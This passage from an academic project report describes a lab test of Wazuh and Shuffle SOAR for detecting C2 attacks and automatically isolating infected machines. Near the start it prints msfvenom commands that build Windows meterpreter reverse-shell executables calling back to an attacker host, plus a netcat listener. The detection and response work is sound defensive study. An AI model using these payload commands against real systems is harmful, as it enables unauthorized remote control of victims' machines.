Msf 6> msfvenom -p windows/meterpreter_reverse_https LHOST=192.168.137.1 LPORT=9002 -f exe > backdoor.exe
```

The last command used is responsible for the C2 attack generation, we specify the use of the exploit module backdoor specifically designed for Windows operating systems within the Metasploit framework. This module allows us to exploit vulnerabilities in the Windows system to gain access and establish a backdoor entry point. Next step is to send the meterpreter to Wazuh agent device and set netcut listener on port 9001

```
nc  -lvnp 9001
```

Once the backdoor is established, we can remotely control the compromised system, enabling further exploitation or malicious activities, the attacker gains remote control over the compromised systems, allowing them to execute commands, a command and control C&C attack is a cyber attack method where an attacker establishes a connection between their server and compromised systems. Look at Figure 4.6.




```
┌──(hamza㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter_reverse_https LHOST=192.168.137.1 LPORT=9002 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 176732 bytes
Final size of exe file: 251904 bytes

┌──(hamza㉿kali)-[~]
└─$ 
```

Figure 4.6 : C&C backdoor

Next attack in our experimental study is Trojans, we already defined it in chapter 2 so we are going to focus on method of building using meterpreter

VM_Attacker# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.137.1 LPORT=<9003> -f exe > trojan.exe

We repeat the same steps in backdoor attack with the listener to establish connection from the target machine (Wazuh agent system). Figure 4.7.




```
┌──(hamza㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.137.1 LPORT=9003 -f exe > trojan.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(hamza㉿kali)-[~]
└─$ 
```

Figure 4.7 : C2 Trojan

Last attack that we are going to test is reverse shell attack, it can be generated using the following path figure 4.8.


VM_Attacker# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.137.1 LPORT=9001 -f exe > shell.exe



```
┌──(hamza㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.137.1 LPORT=9001 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(hamza㉿kali)-[~]
└─$ 
```

Figure 4.8 : meterpreter

By incorporating these attack techniques into our testing, we aimed to assess the system's ability to detect and prevent such malicious activities. Our objective was to identify any vulnerabilities that could be exploited by these attack vectors and evaluate the effectiveness of the system's defences in mitigating the associated risks, we closely monitored the system's response to these attacks, observing how it detected and responded to the malicious activities. This allowed us to evaluate the system's intrusion detection and prevention capabilities, as well as its ability to mitigate the impact of potential security breaches. By conducting these simulated attacks, we gained valuable insights into the system's strengths and weaknesses. Additionally, we implemented real-time alerting mechanisms to promptly notify security personnel in the event of a potential breach and that is what we will resume in the next figure 4.9.


Workflow - webhook
Wazuh - Wazuh
https://172.28.29.181/app/wazuh#/overview/?tab=general&agentId=001&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(
wazuh.
Modules
DESKTOP-A20U...
Security events
a

Jun 27, 2023 @ 12:29:53.179	T1546	Privilege Escalation, Persistence	Sysmon - Event 1: Process creation Windows Problem Reporting	3	100100
Jun 27, 2023 @ 12:29:53.143	T1546	Privilege Escalation, Persistence	Sysmon - Event 1: Process creation Xbox Game Bar Full Trust COM Server	3	100100
Jun 27, 2023 @ 12:29:53.083	T1546	Privilege Escalation, Persistence	Sysmon - Event 1: Process creation Visual Studio Code	3	100100
Jun 27, 2023 @ 12:29:53.062	T1546	Privilege Escalation, Persistence	Sysmon - Event 1: Process creation Python	3	100100
Jun 27, 2023 @ 12:29:53.047	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213
Jun 27, 2023 @ 12:29:53.039	T1546	Privilege Escalation, Persistence	Sysmon - Event 1: Process creation Microsoft Windows Subsystem for Linux Launcher	3	100100
Jun 27, 2023 @ 12:29:53.039	T1059.001	Execution	Powershell executed script from suspicious location	6	92029
Jun 27, 2023 @ 12:29:53.036	T1059.003	Execution	Windows command prompt started by an abnormal process	4	92052
Jun 27, 2023 @ 12:29:53.018	T1546	Privilege Escalation, Persistence	Sysmon - Event 1: Process creation Microsoft Phone Link	3	100100
Jun 27, 2023 @ 12:29:53.007	T1546	Privilege Escalation, Persistence	Sysmon - Event 1: Process creation IP Configuration Utility	3	100100
Jun 27, 2023 @ 12:29:53.005	T1546	Privilege Escalation, Persistence	Sysmon - Event 1: Process creation Host Process for Windows Tasks	3	100100

Figure 4.9 : command and control detection

We can see that from the last figure that Wazuh-manager is detecting many attacks and classify them with level value that is variated between 0 and 16, our focus is command and control detection that is highlighted with level 15 and id 92213 and description says that Executable file dropped in folder commonly used malware, another unique value for the alert which is the timestamp 27jun2023@12:29:53.047. The last value T1105 stands for the tactic used which is command and control referenced by 1105 for Mitre Att&ck tactic.

When an event is received in the Wazuh manager, it is first decoded. The predecoding process is very simple and is meant to extract only static information from well-known fields of an event. Decoding is used for extracting the data that is not static, making it easier to create rules for it. The decoded event is then passed to the Wazuh rule engine, which evaluates the event against the ruleset. If the event matches a rule, an alert is generated. The alert is then sent to the Wazuh dashboard or to a notification system.[42]

After the detection part comes the Mitigation part which plays a crucial role in our testing process and validation results. We integrated the Wazuh detector with the Shuffle SOAR tool in order to do the mitigation process.

We thought of isolating the compromise machine after detecting the attack in real time, it can be done after receiving the Wazuh alerts in Shuffle's workflow that contains a webhook for http request and response in figure 4.10.





Figure 4.10 : Shuffle workflow

When Wazuh is connected successfully with Shuffle the alert will be sent in realtime to webhook and visualise it in the show execution button. The integration that we have done is filtering the alerts by id and it takes only command and control alerts into webhook, so if an alert seen in shuffle the process of isolation starts, it connect automatically to the compromise machine monitored and stop the communication definitively with the network and display message that the machine is under attack so the communication between the C2 server of the attack and compromise stopped automatically. Look at figure 4.11.




Execution Argument
Execution Argument

Status SUCCESS

```
"Results for Execution Argument" : { 8 items
  "severity" : 3
  "pretext" : "WAZUH Alert"
  "title" : "Executable file dropped in folder commonly used by malware"
  "text" : NULL
  "rule_id" : "92213"
  "timestamp" : "2023-06-27T11:29:51.498+0000"
  "id" : "1687865391.16972790"
  "all_fields" : { 8 items
    "timestamp" : "2023-06-27T11:29:51.498+0000"
    "rule" : { 7 items
      "level" : 15
      "description" :
      "Executable file dropped in folder commonly used by malware"
      "id" : "92213"
      "mitre" : { 3 items
        "id" : [ 1 item
          0 : "T1105"
        ]
        "tactic" : [ 1 item
          0 : "Command and Control"
        ]
        "technique" : [ 1 item
          0 : "Ingress Tool Transfer"
        ]
```

Figure 4.11 : visualisation of the alert in shuffle

At the same time the mitigation involved as we said earlier. Look at figure 4.12.



Execution info

Status FINISHED
Started 28/06/2023, 02:45:26
Finished 28/06/2023, 02:45:27

Response
run_ssh_command

Status SUCCESS

```
"Results for Response" : {
2 items
  "success" : "true"
  "output" :
  "Wi-Fi interface has been
  disabled "
}
```

Figure 4.12 : Isolation of the compromise machine

6. Discussion

We are going to discuss the results as well as giving the advantages and disadvantages of the integrated security solution implemented SOAR

Advantages	Disadvantages
Detection in real time attack	False positive detection
Many methods detection	Complexity
Customizable Rulesets	Resource Consumption
The ability to be integrated with other tools	Bypassable

Table 4.1 : advantages and disadvantages of Wazuh

Wazuh offers several advantages for detecting command and control C2 attacks. Firstly, it provides many methods of detection, allowing it to identify various indicators of compromise associated with C2 communications. The Detection in real time attack feature ensures that security teams are promptly notified, enabling them to take immediate action. Wazuh's customizable rulesets allow it to tailor the detection criteria to their specific environment and threat landscape. Additionally, Wazuh integrates well with other security tools, enhancing overall threat visibility and response capabilities. Despite these benefits, there are considerations to keep in mind. False positives can occur, requiring careful fine-tuning of the rulesets to minimise unnecessary alerts. Implementing and managing Wazuh effectively may require dedicated resources and expertise. Another consideration is the resource consumption of Wazuh. Since it continuously monitors and analyses system logs and events, it can consume significant processing power and storage capacity.Furthermore, like any security solution, Wazuh is not completely immune to bypass techniques employed by advanced attackers. Sophisticated threat actors may develop tactics to evade detection by exploiting vulnerabilities or using obfuscation techniques that can potentially bypass the detection capabilities.

Advantages	Disadvantages
Realtime response	Continuous Maintenance
Centralised platform	Integration Dependencies
Incident Response Automation	Resource consumption
Scalability	Very hard to adapt it with other tools

Table 4.2 : advantages and disadvantages of Shuffle

Shuffle provides several advantages that enhance security operations and incident response. One of its key advantages is the ability to enable real-time response to security incidents. By automating incident response processes. Another advantage of Shuffle is its centralised platform. It provides a unified view of security incidents and enables centralised management and coordination of response activities. Incident response automation is another significant benefit of Shuffle. By automating routine tasks and workflows, it reduces manual effort, improves efficiency, and ensures consistent and custom responses to security incidents. However, there are certain disadvantages associated with Shuffle. Continuous maintenance is one such challenge. The platform requires ongoing updates, rule-set fine-tuning, and regular monitoring to stay effective against emerging threats. Another disadvantage is the resource consumption of Shuffle, as a comprehensive security solution, it may require significant hardware resources and infrastructure to handle large-scale deployments effectively. Ensuring optimal performance and scalability can be a complex task, necessitating careful resource management and capacity planning. Furthermore, integration dependencies can pose challenges. Shuffle's effectiveness may rely on seamless integration with existing security tools and systems. Lastly, Shuffle SOAR may be difficult to adapt with other tools. Its proprietary nature and unique architecture can make interoperability and integration with third-party tools or legacy systems challenging. Adapting Shuffle SOAR to work harmoniously with other security tools may require additional development efforts or customization.

7. Conclusion

In conclusion, the integration of Wazuh and Shuffle has resulted in a comprehensive security solution that enhances our organisation's capabilities. By combining advanced threat detection and response with automation and orchestration and improving incident response.

GENERAL CONCLUSION AND PERSPECTIVES

In conclusion, the integration of Wazuh with Shuffle presents a powerful solution for detecting and mitigating command and control C2 attacks by combining the robust detection capabilities of Wazuh with the automation and orchestration features of Shuffle, Algerie Telecom can enhance their security operations and incident response capabilities. It allows for real time monitoring and analysis of security events, enabling the timely detection of C2 communications. Wazuh's custom rulesets and decoders provide valuable insights into potential C2 attack indicators, while Shuffle automates the investigation and response process with isolating compromise machine, enabling faster and more effective mitigation. The primary objective of this project is to implement a robust system for detecting and mitigating command and control C2 attacks within the infrastructure of Algerie Telecom, the aim is to safeguard the company's network and critical assets from potential threats posed by C2 attacks according of statistics.The project successfully achieved its goal, through the implementation of this solution, Algerie Telecom experienced significant improvements in its security operations and incident response capabilities.

- **Perspectives**

Moving forward, the successful implementation of this project sets the foundation for future work and enhancements like expanding the number of attacks handled by our system to ensure a better level of security to our network. Provide the system with a display screen for statistics and logs to be used by network analysts. Implement advanced threat hunting techniques to proactively search for potential C2. indicators and anomalies within the network. This can involve leveraging machine learning algorithms, behaviour analytics. Integrate VirusTotal for malware analysis, that can offer a huge malware hash database and flag every URL, source code malicious. Integrate theHive for case management and well control of attacks and dangers. Future work should involve integrating SOAR platforms with cloud security solutions and services.

Bibliography

[1] O. Serrat, ‘Information and Communication Technology in Organizations: Impacts and Implications’, Mar. 2021.

[2] J. Anderson, ‘Why Is Information Security Important | Evaluating Service Providers’. https://www.redteamsecure.com/blog/why-is-information-security-important (accessed Jul. 04, 2023).

[3] S. Yousuf, ‘How to Defend Against Command-and-Control attacks: Don’t let your network turn into a Zombie’, *Cisco Blogs*, Mar. 13, 2020. https://blogs.cisco.com/security/how-to-defend-against-command-and-control-attacks-dont-let-your-network-turn-into-a-zombie (accessed Jul. 04, 2023).

[4] IronNet, ‘A new weapon against Command & Control infrastructures’, Feb. 08, 2023. https://www.ironnet.com/blog/a-new-weapon-against-command-control-infrastructures (accessed Jul. 04, 2023).

[5] R. Grimmick, ‘What is C2? Command and Control Infrastructure Explained’. https://www.varonis.com/blog/what-is-c2 (accessed Jul. 02, 2023).

[6] ‘What Is a Command-and-Control Attack?’, *Fortinet*. https://www.fortinet.com/resources/cyberglossary/command-and-control-attacks (accessed Jul. 02, 2023).

[7] Y. Guanghui, ‘What Is Command and Control? - Huawei’, Aug. 19, 2021. https://info.support.huawei.com/info-finder/encyclopedia/en/Command+and+Control.html (accessed Jul. 02, 2023).

[8] K. Baivab, ‘What Is a Botnet and How Does It Work? | Simplilearn’, *Simplilearn.com*, Jul. 29, 2021. https://www.simplilearn.com/tutorials/cyber-security-tutorial/what-is-a-botnet (accessed Jul. 02, 2023).

[9] P. Siggini, ‘Botnet DDOS : comment protéger votre réseau?’, *UBIKA*, Apr. 06, 2023. https://www.ubikasec.com/articles/botnet-ddos-empecher-votre-reseau-de-se-transformer-en-zombie-2/ (accessed Jul. 02, 2023).

[10] ‘Botnet Mitigation: How to Prevent Botnet Attacks in 2023’, Sep. 22, 2021. https://datadome.co/learning-center/how-to-stop-and-prevent-botnet-attacks-on-your-website-and-server/ (accessed Jul. 02, 2023).

[11] ‘Reverse Shell Attack: How It Works, Examples and Prevention Tips’, *Aqua*, Jan. 22, 2023. https://www.aquasec.com/cloud-native-academy/cloud-attacks/reverse-shell-attack/ (accessed Jul. 02, 2023).

[12] bigb0ss, ‘[ExpDev] Reverse TCP Shell’, *Medium*, Apr. 26, 2021. https://infosecwriteups.com/expdev-reverse-tcp-shell-227e94d1d6ee (accessed Jul. 02, 2023).

[13] Wazuh and H. Anyam, ‘Web shell attack detection with Wazuh’, *Wazuh*, Jan. 05, 2023. https://wazuh.com/blog/web-shell-attack-detection-with-wazuh/ (accessed Jul. 02, 2023).

[14] ‘What Is Ransomware? | Trellix’. https://www.trellix.com/en-us/security-awareness/ransomware/what-is-ransomware.html (accessed Jul. 02, 2023).

[15] ‘How Does Ransomware Work? | ExtraHop’. https://www.extrahop.com/company/blog/2020/ransomware-explanation-and-prevention/ (accessed Jul. 02, 2023).

[16] ‘Sustainability | Free Full-Text | Ransomware Detection, Avoidance, and Mitigation Scheme: A Review and Future Directions’. https://www.mdpi.com/2071-1050/14/1/8 (accessed Jul. 02, 2023).

[17] ‘What is phishing | Attack techniques & scam examples | Imperva’. https://www.imperva.com/learn/application-security/phishing-attack-scam/ (accessed Jul. 02, 2023).

[18] ‘Fig. 2 Example of an email based phishing attack’, *ResearchGate*. https://www.researchgate.net/figure/Example-of-an-email-based-phishing-attack_fig1_343543963 (accessed Jul. 02, 2023).

[19] I. Kara and M. Aydos, ‘THE GHOST IN THE SYSTEM: TECHNICAL ANALYSIS OF REMOTE ACCESS TROJAN’, vol. 11, pp. 73–84, Mar. 2019.

[20] S. A. C. | Aug 8 and 2017 | Ethical Hacking | 0 |, ‘What is Remote Access Trojan? | Hackers Terminal’. https://hackersterminal.com/what-is-remote-access-trojan/ (accessed Jul. 02, 2023).

[21] B. Sandeep, ‘How to Prevent Remote Access Trojan Attacks and Stay in Control of Your PC’, Nov. 26, 2022. https://www.makeuseof.com/how-to-prevent-remote-access-trojan-attacks/ (accessed Jul. 02, 2023).

[22] ‘Backdoor computing attacks – Definition & examples’, *Malwarebytes*. https://www.malwarebytes.com/backdoor (accessed Jul. 02, 2023).

[23] ‘What is a Web Shell | Attack Types, Detection & Protection | Imperva’, *Learning Center*. https://www.imperva.com/learn/application-security/web-shell/ (accessed Jul. 02, 2023).

[24] B. Wang *et al.*, ‘Neural Cleanse: Identifying and Mitigating Backdoor Attacks in Neural Networks’, in *2019 IEEE Symposium on Security and Privacy (SP)*, May 2019, pp. 707–723. doi: 10.1109/SP.2019.00031.

[25] ‘What Is SIEM? | Security Information and Event Management | Trellix’. https://www.trellix.com/en-us/security-awareness/operations/what-is-siem.html (accessed Jul. 02, 2023).

[26] G. González-Granadillo, S. González-Zarzosa, and R. Diaz, ‘Security Information and Event Management (SIEM): Analysis, Trends, and Usage in Critical Infrastructures’, *Sensors*, vol. 21, no. 14, 2021, doi: 10.3390/s21144759.

[27] ‘What Is Endpoint Security? How It Works & Its Importance | Trellix’. https://www.trellix.com/en-us/security-awareness/endpoint/what-is-endpoint-security.html (accessed Jul. 02, 2023).

[28] ‘What is an Endpoint Protection Platform (EPP)? - CrowdStrike’, *crowdstrike.com*. https://www.crowdstrike.com/cybersecurity-101/endpoint-protection-platforms/ (accessed Jul. 02, 2023).

[29] ‘What Is Endpoint Detection and Response? | EDR Security | Trellix’. https://www.trellix.com/en-us/security-awareness/endpoint/what-is-endpoint-detection-and-response.html (accessed Jul. 02, 2023).

[30] ‘Understanding XDR Security: Complete Guide’, *Cynet*. https://www.cynet.com/xdr-security/understanding-xdr-security-concepts-features-and-use-cases/ (accessed Jul. 02, 2023).

[31] ‘What Is XDR? Transforming Threat Detection and Response’, *Exabeam*, Feb. 27, 2023. https://www.exabeam.com/explainers/xdr/what-is-xdr-transforming-threat-detection-and-response/ (accessed Jul. 04, 2023).

[32] E. Miller, ‘Next-Gen XDR vs. XDR: What is the Difference?’, Oct. 19, 2022. https://www.bitlyft.com/resources/next-gen-xdr-vs.-xdr-what-is-the-difference (accessed

Jul. 04, 2023).

[33] D. Lalos, ‘Analysis on Security Orchestration Automation and Response (SOAR) Platforms for Security Operation Centers - ProQuest’. https://www.proquest.com/openview/6c2304d8fa4bd51fef50ba7f6d035590/1?pq-origsite=gscholar&cbl=2026366&diss=y (accessed Jul. 02, 2023).

[34] S. Shea, ‘What is SOAR (Security Orchestration, Automation and Response)? | Definition from TechTarget’, *Security*. https://www.techtarget.com/searchsecurity/definition/SOAR (accessed Jul. 04, 2023).

[35] M. Nicholls, ‘What is SOAR? (Security Orchestration, Automation and Response)’, *Redscan*, Apr. 19, 2023. https://www.redscan.com/news/what-is-security-orchestration-automation-and-response-soar-and-how-does-it-improve-threat-detection-and-remediation/ (accessed Jul. 02, 2023).

[36] ‘Rule Based Intrusion Detection,network management and security lecture notes’. http://www.faadooengineers.com/online-study/post/cse/network-management-and-securuty/637/rule-based-intrusion-detection (accessed Jul. 03, 2023).

